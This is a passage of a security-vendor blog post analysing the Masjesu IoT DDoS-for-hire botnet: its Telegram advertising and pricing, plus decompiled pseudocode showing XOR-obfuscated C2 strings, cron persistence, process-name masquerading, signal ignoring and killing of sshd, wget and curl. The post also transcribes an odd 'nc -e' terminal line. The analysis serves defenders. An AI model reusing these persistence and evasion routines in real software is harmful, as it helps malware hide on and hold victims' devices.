

Masjesu Rising: The Commercial IoT Botnet Built for Stealth, DDoS, and IoT Evasion

 trellix.com/blogs/research/masjesu-rising-stealth-iot-botnet-ddos-evasion

Blogs

The latest cybersecurity trends, best practices, security vulnerabilities, and more

By [Mohideen Abdul Khader F](#) · April 7, 2026

Botnet overview

The Masjesu botnet, a sophisticated, commercially-run Internet of Things (IoT) threat, has been operational and evolving since early 2023, continuing into 2026. Its primary focus is stealth, and it is offered as a “**Distributed Denial of Service (DDoS)-for-hire service**,” typically marketed via Telegram. It targets a wide array of IoT devices, such as routers and gateways, across multiple architectures (including i386, MIPS, ARM, and AMD64). Built for persistence and low visibility, Masjesu favors careful, low-key execution over widespread infection, deliberately avoiding blocklisted IP ranges such as those belonging to the Department of Defense (DoD) to ensure long-term survival.

The botnet employs XOR-based encryption to obfuscate strings, configurations, and payload data, significantly limiting the effectiveness of static detection. For propagation, the [malware](#) scans random IP addresses to identify and exploit numerous vulnerabilities found in devices from manufacturers including D-Link, GPON, and Netgear. Its command and control (C2) infrastructure uses multiple domains with fallback IP addresses, and supports numerous DDoS attack methods, including TCP, UDP, and HTTP floods.

In this blog, we take a closer look at Masjesu’s current operational status, its evolution since 2023, and the technical changes observed in recent samples.

Threat overview and target devices

Trellix ARC recently analyzed the latest samples of this botnet, tailored for multiple architectures, including i386, MIPS, ARM, SPARC, PPC, 68K (Motorola 68000), and AMD64. This broad targeting ensures maximum reach across a diverse and fragmented range of Internet of Things (IoT) hardware. Masjesu remains **firmly IoT-focused**, targeting various routers, gateways, and embedded devices that make up the IoT.

Telegram-based advertising and public reach

The threat actors behind Masjesu continue to rely on **Telegram** as their primary platform for advertising and customer reach.

- Masjesu used to operate a Telegram channel with over 2,000 subscribers; it was taken down by Telegram for policy violations.
- A new channel, titled “**Masjesu Botnet / 僵尸网络**”, was created on **February 6, 2025**.
- As of early 2026, this channel has approximately **420 subscribers**.

Apparently, the original owner account **@synmaestro**, who used to handle the original channel, is banned for policy violations. The current channel lists the owner as **@synmaestr0**, suggesting either account recycling or deliberate evasion of Telegram’s moderation. The channel’s bilingual posts (English and Chinese) align with observed activity in 2023, suggesting that their services continue to target both Chinese and US customers. The owners even posted the research blogs of their botnet to boast about their DDoS capabilities.

The screenshot displays the Telegram channel for "Masjesu Botnet / 僵尸网络" (Masjesu Botnet / Zombie Network). The channel has 421 subscribers. The profile picture shows a cat sitting on a laptop. The channel bio includes the following information:

- 421 Subscribers
- 4 Photos
- 1 Link
- 🇺🇸 - 欢迎访问 Masjesu Botnet 的官方 Telegram 频道
- Masjesu 僵尸网络: +200-300G 和 200M PPS
- 🇺🇸 - Welcome to the Official Telegram Channel for Masjesu Botnet
- Masjesu Botnet: +200-300g 200M PPS
- @synmaestr0
- [DOWNLOAD TELEGRAM](#)
- About Blog Apps Platform

The main post in the channel is a screenshot of a terminal window showing a DDoS attack. The terminal output includes the following text:

```
.....  
I alasko[user], Welcome to Masjesu. V4  
.....  
alasko@Masjesu: ~$ cat /dev/urandom | nc -e /usr/bin/curl -s -X POST -H "Content-Type: application/json" -d '{"ip": "192.168.1.1", "port": 80, "method": "POST"}' 192.168.1.1:80  
.....
```

Below the terminal screenshot, the channel lists the following DDoS-for-Hire rental details:

- 🇺🇸 - Daily : (1 days) / 30usd
- Weekly : (7 days) / 200usd
- Monthly : (30 days) / 475usd
- Addons : (API) / 60usd
- Slot Attack : (+1 Daily Attack) / 1usd
- Blacklist IP : (/24) / 100usd
- 🇺🇸 - 每日: (1 天) / 30usd
- 每周: (7 天) / 200usd
- 每月: (30 天) / 475usd
- 附加组件: (API) / 60usd
- 插槽攻击: (+1 每日攻击) / 1usd
- 黑名单 IP: (/24) / 100usd
- Contact: @synmaestr0

The post has 726 views and was posted 17:07.

Figure 1: Telegram channel information and Masjesu's DDoS-for-Hire rental details

As of July 30, 2025 , the channel has posted the following updated attack methods.



Figure 2: Feature enhancement post on July 30, 2025

On October 10, 2025, they posted a couple screenshots showing metrics of the ACK flood DDoS attack that they have generated, which is **~290 Gbps (Gigabits per second)**.




Figure 3: ACK flood DDoS attack (in terms of packets per second) metrics shared on the Telegram channel




Figure 4: ACK flood DDoS attack (in terms of attack volume(Gbps) per second) metrics shared on the Telegram channel

The above metrics highlight key details like the attack source countries, Autonomous System Number (ASN), and source port. The Masjesu botnet exhibits a widely distributed infrastructure, with attacks originating from numerous countries including Vietnam, Ukraine, Iran, Brazil, Kenya, and India. Notably, Vietnam accounts for nearly 50% of the observed traffic.

While specific Source ASN details are intentionally concealed in the image, the data strongly suggests a distributed attack originating from multiple ASNs. This indicates the involvement of various networks, rather than the botnet being exclusively hosted on a single Virtual Private Server (VPS) provider.

The operators are actively marketing their service to potential buyers, emphasizing the following capabilities:

- Capacity to launch DDoS floods reaching hundreds of Gbps.
- A large, geographically diverse, and stable botnet infrastructure.
- Suitability for targeting entities such as content delivery networks (CDNs), game servers, and enterprises.

Masjesu Botnet technical analysis




Figure 5: Masjesu attack flow diagram

Masjesu begins by creating and binding a socket with a hardcoded TCP port (55988) to allow the attacker to connect directly. If the bind operation fails, the malware immediately exits.

```

Pseudocode-A
1 int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2 {
3     int v3; // ebx
4     int v4; // edi
5     unsigned int v5; // kr04_4
6     int v6; // edx
7     char *v7; // edi
8     int v8; // [esp+4h] [ebp-44h]
9     int v9; // [esp+30h] [ebp-18h]
10    char *usr_lib_systemd_journald; // [esp+34h] [ebp-14h]
11
12    if ( !socket() )
13        exit(1);
14    htons(0xDAB4);
15    if ( bind() < 0 )
16        exit(1);
17    ignore_signals();
18    table_init(v4);
19    if ( !fork() )
20        // Creates crontab in child process
21    {
22        crontabinit((int)&argc, v4, argc, (int *)argv);
23        exit(0);
24    }
25    sleep(1);
26    daemonize();
27    v5 = strlen(*argv) + 1;
28    v9 = v5 - 1;
29    usr_lib_systemd_journald = Decrypt(v6, (int)&(*argv)[v5], 5); // "/usr/lib/systemd/systemd-journald"

```

Figure 6: Masjesu's main function

ignore_signals()

The *ignore_signals()* function hardens the running malware instance by ignoring termination-related signals, increasing persistence and resistance to user or system shutdown attempts.

```

1 int ignore_signals()
2 {
3     signal(2, 1); // ignore Ctrl-C
4     signal(15, 1); // ignore terminate
5     signal(3, 1); // ignore quit
6     signal(9, 1); // SIGKILL
7     return signal(1, 1);
8 }

```

Figure 7: ignore_signals function snippet

Encrypted strings and decrypting with multi-XOR operation - table_init()

Masjesu is careful with the exposure of critical strings; it heavily protects sensitive strings by storing them encrypted within a lookup table. These strings are decrypted only at runtime. The image below shows the function named “*addthis()*” responsible for adding each encrypted item to

the lookup table with respective item numbers. The function “*translatemethis()*” is responsible for decrypting the string using a multi-stage XOR sequence operation with the keys 0x16, 0x9F, and 0x8.

Decrypted values are highlighted in green coloured inline comments, revealing critical strings like C2 domains, IP addresses, ports, folder names, directory paths, and process names.

Pseudocode-A

```
1 unsigned int __usercall table_init@<eax>(int a1@<edi>)
2 {
3     addthis(a1, 1u, &unk_8056458, 2u);           // ..
4     addthis(a1, 2u, &unk_805645B, 0x11u);        // conn.elbbird.zip..
5     addthis(a1, 0xCu, &unk_805646D, 0xFu);        // starlight.fans.
6     addthis(a1, 0xDu, &unk_805647D, 0xEu);        // satanshop.net.
7     addthis(a1, 0xEu, &unk_805648C, 0x17u);       // conn.f12screenshot.xyz.
8     addthis(a1, 3u, &unk_80564A4, 0xEu);          // 178.16.54.252.
9     addthis(a1, 4u, &unk_80564B3, 4u);           // 443.
10    addthis(a1, 5u, &unk_80564B8, 0x22u);         // /usr/lib/systemd/systemd-journald.
11    addthis(a1, 0x14u, &unk_80564DB, 0x16u);      // /usr/lib/ld-unix.so.2.
12    addthis(a1, 0x15u, &unk_80564F2, 0xDu);       // /etc/crontab.
13    addthis(a1, 0x16u, &unk_8056500, 9u);          // /usr/lib.
14    addthis(a1, 0x17u, &unk_805650A, 0xBu);        // crontab -l.
15    addthis(a1, 0x18u, &unk_8056516, 0xAu);        // crontab -.
16    addthis(a1, 6u, &unk_8056521, 6u);            // /proc
17    addthis(a1, 7u, &unk_8056528, 9u);            // /cmdline.
18    addthis(a1, 8u, &unk_8056532, 5u);            // wget.
19    addthis(a1, 9u, &unk_8056538, 5u);            // curl.
20    addthis(a1, 0xAu, &unk_805653E, 5u);          // sshd.
21    return addthis(a1, 0xBu, &unk_8056544, 5u);   // /tmp.
22 }
```

Figure 8: Lookup table and decrypted values


Pseudocode-A

```
1 BYTE __usercall translatemethis@<eax>(int table_item_number@<edx>, unsigned __int8 a2, _BYTE *a3, _BYTE *a4)
2 {
3     _BYTE *result; // eax
4     unsigned int v5; // eax
5     int v6; // edx
6     int v7; // edx
7     int v8; // edx
8     _BYTE *i; // [esp+Ch] [ebp-8h]
9
10    if ( a2 )
11    {
12        for ( i = 0; ; ++i )
13        {
14            result = (_BYTE *)((_DWORD *)&word_805C664[4 * a2] & 0xFFFF);
15            if ( (int)result <= (int)i )
16                break;
17            i[table[2 * a2]] ^= 0x16u;
18            i[table[2 * a2]] ^= 0x9Fu;
19            i[table[2 * a2]] ^= 8u;
20            i[table[2 * a2]] = i[table[2 * a2]];
21        }
22    }
23    else
```

Figure 9: Decryption routine

Persistence - crontabinit()

Masjesu achieves stealth and persistence by first forking a new process and, within the child process, renaming its original executable path to “**usr/lib/ld-unix.so.2**”. This is a masquerade tactic, as this filename mimics the path and function of a legitimate dynamic linker for 32-bit Linux programs, making it appear as a trusted system component. Following this initial step, Masjesu establishes persistence by creating a cron job that executes this renamed, masqueraded process every 15 minutes.



```
1 void __usercall crontabinit(int edx0@<edx>, int edi0@<edi>, int a1, int *a2)
2 {
3     int v4; // edx
4     int v5; // edx
5     int v6; // edx
6     int v7; // edx
7     unsigned int *etc_crontab; // [esp+14h] [ebp-14h]
8     unsigned int *usr_lib; // [esp+18h] [ebp-10h]
9     unsigned __int8 *newpath; // [esp+1Ch] [ebp-Ch]
10    int v11; // [esp+20h] [ebp-8h]
11
12    etc_crontab = (unsigned int *)Decrypt(edx0, edi0, 0x15); // /etc/crontab
13    usr_lib = (unsigned int *)Decrypt(v4, edi0, 0x16); // usr/lib
14    if ( access((int)etc_crontab, 0) == -1 || access((int)usr_lib, 0) == -1 )
15    {
16        free(etc_crontab);
17        free(usr_lib);
18    }
19    else
20    {
21        free(etc_crontab);
22        free(usr_lib);
23        newpath = Decrypt(v5, edi0, 0x14); // /usr/lib/ld-unix.so.2
24        if ( !rename(*a2, (const char *)newpath) ) // renames file to dynamic linker
25        {
26            v11 = check_crontab_entry(v6, edi0, newpath); // check if crontab entry already exists with the name /usr/lib/ld-unix.so.2
27            if ( v11 != 1 && v11 != -1 ) // malware cronjob does not exist and cronjob entry found foud for user
28                add_to_crontab(v7, edi0, (const char *)newpath);
29        }
30    }
31 }
```

Figure 10: Crontab persistence routine

The **add_to_crontab()** function adds an entry to crontab to run the malware every 15 minutes.

```

Pseudocode-A
1 int __usercall add_to_crontab@<eax>(int a1@<edx>, int a2@<edi>, const char *renamed_masjesu)
2 {
3     int v4; // [esp+4h] [ebp-114h]
4     char v5[256]; // [esp+10h] [ebp-108h]
5     size_t len; // [esp+110h] [ebp-8h]
6     unsigned int *v7; // [esp+114h] [ebp-4h]
7     int savedregs; // [esp+118h] [ebp+0h]
8
9     v7 = (unsigned int *)Decrypt(a1, a2, 0x18); // crontab -. means to load a new cron file from stdin
10    len = popen((off_t)&savedregs, a2, (int)v7, byte_8056442); // popen with 'w' permission
11    if ( len )
12    {
13        snprintf((int)v5, 0x100u, "*/15 * * * * %s\n", renamed_masjesu); // Run the malware every 15 minutes
14        fputs(v5, len); // This sends the cron entry v5 into the crontab - stream.
15        pclose(len);
16        free(v7);
17        v4 = 0;
18    }
19    else
20    {
21        free(v7);
22        v4 = -1;
23    }
24    return v4;
25 }

```

Figure 11: add_to_crontab routine

Daemonization - daemonize()

The **daemonize** function is then called, converting the process into a **background daemon** that runs silently and persistently. The program runs invisibly in the background, survives terminal logout, and behaves like a legitimate system service.

Process name spoofing

Once running as a daemon, Masjesu renames the currently running process to **“/usr/lib/systemd/systemd-journald”** to masquerade as a legitimate system component. This is accomplished by altering the argv[0] value to make it indistinguishable from a legitimate system component.

```

1 daemonize();
2 v3 = strlen(*argv) + 1;
3 usr_lib_systemd_systemd_journald = Decrypt(v4, (int)&(*argv)[v3], 5); // "/usr/lib/systemd/systemd-journald"
4 // This is a system daemon name commonly used by malware to blend in.
5 v5 = v3 - 1;
6 if ( v3 - 1 > 0x21 )
7     v5 = 33;
8 strncpy(*argv, usr_lib_systemd_systemd_journald, v5);
9 memset((void *)&(*argv)[v5], 0, v3 - 1 - v5);
10 chdir("/");

```

Figure 12: Process name spoofing routine

The screenshot below(Figure 14) shows that the daemon process with PID 7291 is renamed to **“/usr/lib/systemd/systemd-journald.”**

```
Thread 3.1 "sample.bin" hit Breakpoint 4, 0x00049f3f in initC2 ()
(gdb) info inferiors
      Num  Description      Connection      Executable
    * 1    process 7286      1 (native)     /sample.bin
    * 3    process 7291      1 (native)     /sample.bin
(gdb)
```

Figure 13: Original name - sample.bin

```
daemon+ 7291 Child process renamed /usr/lib/systemd/systemd-journald
daemon+ 7312 0.0 0.0 9080 2432 pts/2 S+ 10:50 0:00 grep --color=auto 7291
```

Figure 14: Renamed as /usr/lib/systemd/systemd-journald

Killing rival bots - InitC2()

Masjesu then proceeds to terminate commonly used processes, including **wget** and **curl**, likely to disrupt other botnets from downloading their payloads and to ensure exclusive access.

Masjesu also kills **sshd** to stop administrators from logging in. It also kills processes with filenames containing “i386”, as such naming was previously observed on Mirai/Gafgyt botnets.

```
24  int savedregs, // [esp+240h] [ebp0h]
25
26  v21 = -1;
27  str_proc = Decrypt(edx0, a2, 6); // proc
28  strcpy(filename, str_proc);
29  str_cmdline = Decrypt(v4, a2, 7); // cmdline
30  strcpy(v16, str_cmdline);
31  str_path_wget = Decrypt(v6, a2, 8); // wget
32  strcpy(proc_cmdline_wget, str_path_wget);
33  str_path_curl = Decrypt(v8, a2, 9); // curl
34  strcpy(proc_cmdline_curl, str_path_curl);
35  str_sshd = Decrypt(v10, a2, 0xA); // sshd
36  strcpy(proc_cmdline_sshd, str_sshd);
37  while ( 1 )
38  {
39      result = (int *)opendir((off_t)&savedregs, filename);
40      v19 = result;
41      if ( !result )
42          break;
43      while ( 1 )
44      {
45          v20 = readdir(v19); // read contents of the directory
46          if ( !v20 )
```

Figure 15: get_pid() function responsible for killing wget, curl and sshd processes

Another function named “**fuckothernets()**” modifies the permissions of files in the “**/tmp**” directory to **CHMOD 400** (read permission for the owner only), effectively locking down shared temporary space to maintain exclusive control.

```

Pseudocode-A
1 int __cdecl removeReadPermission(char *filename)
2 {
3     int *result; // eax
4     char v2[4096]; // [esp+10h] [ebp-1008h]
5     int *v3; // [esp+1010h] [ebp-8h]
6     int v4; // [esp+1014h] [ebp-4h]
7
8     result = (int *)((int (__cdecl *)(char *))opendir)(filename);
